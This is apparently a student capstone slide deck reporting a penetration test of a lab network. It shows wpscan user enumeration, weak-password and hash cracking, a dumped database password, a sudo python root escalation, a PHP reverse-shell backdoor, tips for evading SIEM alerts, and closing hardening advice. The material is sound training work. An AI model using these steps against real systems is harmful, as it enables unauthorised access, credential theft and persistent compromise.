Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Security Engineers:
Allison Coleman, Jennifer Parrott, Zach Hogston, Cesar Sanchez, and Jeff Matthiensen

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: Target 2

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	Used a wpscan to retrieve user ids	Allowed us to access via SSH
Weak Passwords	Used Hydra to crack weak password michael:michael	Allowed attacker to gain access to protected web directories
MySQL Dump and Unsalted Hash	Used John to compare an unprotected hash to a corresponding password	Gained the ability to ssh from Michael to Steven to gain further privileges
Privilege Escalation	Used Stevens sudo Python access to escalate from ‘Steven to root’	Allowed privilege escalation to root

Exploits Used


Exploitation: Wordpress WPScan

- How did you exploit the vulnerability?
  - Target 1
    - **wpscan --url http://192.168.1.110/wordpress --enumerate u**

- What did the exploit achieve?
  - Gained critical username information necessary to then access via SSH

Example Next Slide

wpscan --url http://192.168.1.110/wordpress --enumerate u




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
          Sponsored by Automattic - https://automattic.com/
          @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/ [192.168.1.110]
[+] Started: Wed Jul  8 19:28:32 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] The external WP-Cron seems to be enabled: http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign
_up

[+] Finished: Wed Jul  8 19:28:35 2020
[+] Requests Done: 47
[+] Cached Requests: 5
```

Exploitation: Weak Passwords

Summarize the following:

- How did you exploit the vulnerability?
  - Hydra command quickly cracked password
    - Username: michael
    - Password: michael
- What did the exploit achieve?
  - Grants access to michaels account via SSH



Exploitation: Weak Passwords

- Once able to SSH into Target 1, 2 flags were found by searching through the file directories.
- Flag1(left) in /var/www/html/service.html Flag 2(right) was found in /var/www/flag2.txt

```
                                </div>
                            </div>
                        </footer>
                        <!-- End footer Area -->
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                        <script src="js/vendor/jquery-2.2.4.min.js"></script>
                        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/u
/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
                        <script src="js/vendor/bootstrap.min.js"></script>
                        <script type="text/javascript" src="https://maps.googleapis.com/maps/a
                        <script src="js/easing.min.js"></script>
                        <script src="js/hoverIntent.js"></script>
                        <script src="js/superfish.min.js"></script>
                        <script src="js/jquery.ajaxchimp.min.js"></script>
                        <script src="js/jquery.magnific-popup.min.js"></script>
                        <script src="js/owl.carousel.min.js"></script>
                        <script src="js/jquery.sticky.js"></script>
                        <script src="js/jquery.nice-select.min.js"></script>
                        <script src="js/waypoints.min.js"></script>
                        <script src="js/jquery.counterup.min.js"></script>
                        <script src="js/parallax.min.js"></script>
                        <script src="js/mail-script.js"></script>
                        <script src="js/main.js"></script>
                    </body>
                </html>


michael@target1:~$ cat /var/www/html/service.html
```

```
michael@target1:~$ locate *flag*
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$
```

Exploitation: MySQL Dump Wordpress Hashes

- Credentials for MySQL were accessible in /var/www/html/WordPress/wp-config.php
- Once logged into MySQL, we found the password hashes for steven/michael and output them to a text file to be cracked

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

ID	user_login	user_pass	user_nicename
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven

```
Database changed
mysql> show tables
    -> ;
+-------------------------+
| Tables_in_wordpress     |
+-------------------------+
| wp_commentmeta          |
| wp_comments             |
| wp_links                |
| wp_options              |
| wp_postmeta             |
| wp_posts                |
| wp_term_relationships   |
| wp_term_taxonomy        |
| wp_termmeta             |
| wp_terms                |
| wp_usermeta             |
| wp_users                |
+-------------------------+
12 rows in set (0.00 sec)

mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Exploitation: MySQL Dump Wordpress Hashes

- How did you exploit the vulnerability?
  - Used JohnTheRipper to brute force the hash located within the MySQL database.
  - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
- What did the exploit achieve?
  - Gained the ability to ssh with Steven’s account to gain further privileges

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

Exploitation: Privilege Escalation


- How did you exploit the vulnerability?
  - Used sudo -l to gain information on sudo permissions for Steven
  - Used sudo Python access to escalate to root
    - sudo python -c 'import pty; pty.spawn("bin/bash")'
- What did the exploit achieve?
  - Achieved root access shell on the machine

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Exploitation: Privilege Escalation

- After gaining access to root, flag 4 was found in /root/flag4.txt



Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- Are there alternative exploits that may perform better?
  - gobuster, a brute-forcing tool, could work as an alternative though may also flag SIEM

Stealth Exploitation of Directory Exploration

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - 0.5 (50%)

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Utilizing Google Dorking to find “invisible” directories and/or text documents that can provide information without setting off any alarms.
- Are there alternative exploits that may perform better?
  - nmap -sV -sS 192.168.1.115

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install?
  - Reverse shell via .php exploit communicating with an ncat listener allowing us remote access to target.
- How did you drop it?
  - Dropped via command injection '**exploit.sh**' bash script to web server.
- How do you connect to it?
  - Connected to the exploit via an ncat listener

```
root@Kali:/ucsd-sd-cyber-pt-02-2020-u-c/24-Final-Project/Activities/Day-1/Unsolved# sudo ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
```

Hardening Recommendations

Hardening Measures

- **WordPress Hardening, Implement regular updates to WordPress**
  - WordPress Core
  - PHP version
  - Plugins
- **Disable unused WordPress features and settings, such as:**
  - WordPress XML-RPC (default)
  - WordPress REST API (default)
- **Implementation of HTTP Request Limit on the web server**
- **Creating a strong Password Policy**
- **Constant inspection of sudoers file**
- **Implementation of input validation on forms**
- **Virus or Malware hardening**
  - Add or update to a good antivirus.
  - Implement and configure Host Based Intrusion Detection System (HIDS)
    - Ex. SNORT (HIDS)

Thank you for listening to our Final Engagement Presentation!

Questions?